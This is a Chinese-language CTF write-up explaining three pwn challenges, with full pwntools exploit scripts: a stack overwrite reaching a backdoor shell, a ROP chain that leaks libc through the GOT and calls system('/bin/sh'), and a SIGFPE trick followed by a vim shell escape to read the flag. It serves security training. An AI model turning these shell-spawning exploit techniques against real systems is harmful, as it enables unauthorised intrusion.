
**Pwn1**

考点：栈溢出

过程：首先拖到linux下查询保护开启情况（checksec随pwntools安装）



可以看到为64位程序，保护除RELRO外全部开启。当然放在第一题肯定是简单的。下面放入ida64中



F5反汇编后可以看到大体程序逻辑，输入点在buf，输入字符串长度为0x28。观察到buf位于rbp-0x30处，且if语句判断的变量v7位于rbp-0x18，v8位于rbp-0x10。可以看出v7和v8位于buf（输入点）的高地址处，且输入字符串长度为0x28，因此我们的输入值可以覆盖v7、v8的值（输入值从低地址向高地址增长），将其修改不符合if判断即可通过程序留的后门拿到shell，从而拿到flag。

完整exp：

#!/usr/bin/env python

# coding=utf-8

from pwn import \*

DEBUG=0

if DEBUG:

io = process('./pwn1')

else:

io = remote('118.25.46.130',10001)

print io.recv()

payload = '0'\*24


payload += p64(0x7FFFFFFFFFFFFFFF)

payload += p64(0x3fb999999999999a)

print payload

io.sendline(payload)


io.interactive()




**Pwn2**

考点：任意地址写+ROP


过程：linux下检查保护开启情况，发现只开启NX保护，即不能通过shellcode得到root权限，思路为ROP绕过NX。



放入ida64，发现需要输入一个数组，且长度为4，这里注意回车键也算一个字节。然后进入函数sub\_4007D1,参数为v8，5。只有该函数返回值为35时才不会退出。




我们进入sub\_4007D1函数，发现经过4次xor运算后会判断并返回结果，这里经过运算输入cccc即可绕过该函数。



绕过key后进入下图主要函数，可以控制输入多少块以及输入的地址。



该处v8为rbp-0x30，v6为我们输入的块号，v5为我们输入的内容，通过下图语句可以实现任意地址写。



利用方式：考虑到该程序为64位程序，因此函数参数前六位通过rdi、rsi、rdx、rcx、r8、r9传递，因此我们需要gadget来传递参数（本题只用到puts函数，因此只需呀找rdi的gadget），先调用puts函数，参数为got表的值泄露函数真实地址，泄露两个后通过网址[libcdb.com](https://bbs.ichunqiu.com/libcdb.com" \t "_blank)查找libc版本，获得版本后根据泄露函数在libc中的偏移计算出libc加载基地址。之后计算字符串/bin/sh和函数system的地址即可getshell。

其中gadget使用ROPgadget查找即可找出。



Got表查找通过命令objdump即可



完整exp：

#!/usr/bin/env python

# coding=utf-8

from pwn import \*

#io = process('./overInt')

io = remote('118.25.46.130',10002)

#context.log\_level = 'debug'

def exp(addr,content):

io.recv()

io.send(p32(addr))

io.recv()

io.send(p8(content))

def welcome(num):

io.recv()

io.send('cccc')

io.recv()

io.send(p32(5))

io.recv()

io.send(p32(0))

io.recv()

io.send(p32(0))

io.recv()

io.send(p32(0))

io.recv()

io.send(p32(0))

io.recv()

io.send('r3c ')

io.recv()

io.send(p32(num))

welcome(32)

#pop\_rdi

exp(0x38,0x13)

exp(0x39,0x0b)

exp(0x3a,0x40)

exp(0x3b,0x00)

exp(0x3c,0x00)

exp(0x3d,0x00)

exp(0x3e,0x00)

exp(0x3f,0x00)

#puts\_got

exp(0x40,0x18)

exp(0x41,0x20)

exp(0x42,0x60)

exp(0x43,0x00)

exp(0x44,0x00)

exp(0x45,0x00)

exp(0x46,0x00)

exp(0x47,0x00)

#ret\_to\_puts\_plt

exp(0x48,0x50)

exp(0x49,0x05)

exp(0x4a,0x40)

exp(0x4b,0x00)

exp(0x4c,0x00)

exp(0x4d,0x00)

exp(0x4e,0x00)

exp(0x4f,0x00)

#ret\_to\_libc\_start

exp(0x50,0xd0)

exp(0x51,0x05)

exp(0x52,0x40)

exp(0x53,0x00)

exp(0x54,0x00)

exp(0x55,0x00)

exp(0x56,0x00)

exp(0x57,0x00)

io.recvuntil('hello!')

puts\_addr = u64(io.recvuntil('\n')[:-1].ljust(8,'\x00'))

print "puts\_addr: "+hex(puts\_addr)

puts\_off = 0x6f690

libc\_base = puts\_addr - puts\_off

print "libc\_base: " + hex(libc\_base)

system\_off = 0x45390

system\_addr = libc\_base + system\_off

print "system\_addr:" + hex(system\_addr)

print ":::" + hex(system\_addr)

binsh\_off = 0x18cd57

binsh\_addr = libc\_base + binsh\_off

print "binsh\_addr:" + hex(binsh\_addr)

print ":" + hex(binsh\_addr)[-2:]

print ":" + hex(binsh\_addr)[-4:-2]

print ":" + hex(binsh\_addr)[-6:-4]

print ":" + hex(binsh\_addr)[-8:-6]

print ":" + hex(binsh\_addr)[-10:-8]

print ":" + hex(binsh\_addr)[-12:-10]

welcome(24)

#pop\_rdi

exp(0x38,0x13)

exp(0x39,0x0b)

exp(0x3a,0x40)

exp(0x3b,0x00)

exp(0x3c,0x00)

exp(0x3d,0x00)

exp(0x3e,0x00)

exp(0x3f,0x00)

#binsh

exp(0x40,int(hex(binsh\_addr)[-2:],16))

exp(0x41,int(hex(binsh\_addr)[-4:-2],16))

exp(0x42,int(hex(binsh\_addr)[-6:-4],16))

exp(0x43,int(hex(binsh\_addr)[-8:-6],16))

exp(0x44,int(hex(binsh\_addr)[-10:-8],16))

exp(0x45,int(hex(binsh\_addr)[-12:-10],16))

exp(0x46,0x00)

exp(0x47,0x00)

#puts\_got

exp(0x48,int(hex(system\_addr)[-2:],16))

exp(0x49,int(hex(system\_addr)[-4:-2],16))

exp(0x4a,int(hex(system\_addr)[-6:-4],16))

exp(0x4b,int(hex(system\_addr)[-8:-6],16))

exp(0x4c,int(hex(system\_addr)[-10:-8],16))

exp(0x4d,int(hex(system\_addr)[-12:-10],16))

exp(0x4e,0x00)

exp(0x4f,0x00)


io.interactive()

**Pwn3**


考点：linux系统异常

本题分数很高但是很简单

过程：首先checksec查看保护，开启了NX和PIE，整个程序地址都随机。




放入ida64查看逻辑





发现程序实现的是简单的运算器功能，且考虑了除数为0的异常，并没有溢出点。


通过ida左侧函数我们看到\_\_init和\_\_err函数，我们先看\_\_init函数。




\_\_init函数注册了几个信号量，且当触发对应的信号量会执行\_err函数。通过signal第一个参数可以知道该程序注册了SIGILL、SIGABRT、SIGFPE、SIGSEGV这几个信号，其中通过man查询后发现只有SIGFPE容易触发，该运算异常当除数为0是会触发，但是程序已经考虑了程序为0的情况。重点：最小的INT除以-1也会触发运算异常，因此我们只需要输入-2147483648/-1即可触发\_err函数。




观察\_err函数发现我们可以执行一个不带参数的程序，由于不能输入sh，因此第一个想到最熟悉的vim。




输入vim后进入vim界面，但是我们此时可以输入:!cat flag来读取flag。如下图






我们进入vim后输入:!cat flag



发现这不是真的flag，真的flag在-文件中，但是-在Linux中表示标准输入，我们需要输入:!cat ./-来绕过，到此，可以得到flag。




本题不需要脚本，只要对linux的signal机制比较熟悉即可得分。


**RE1:**

考点：xor变形反求flag

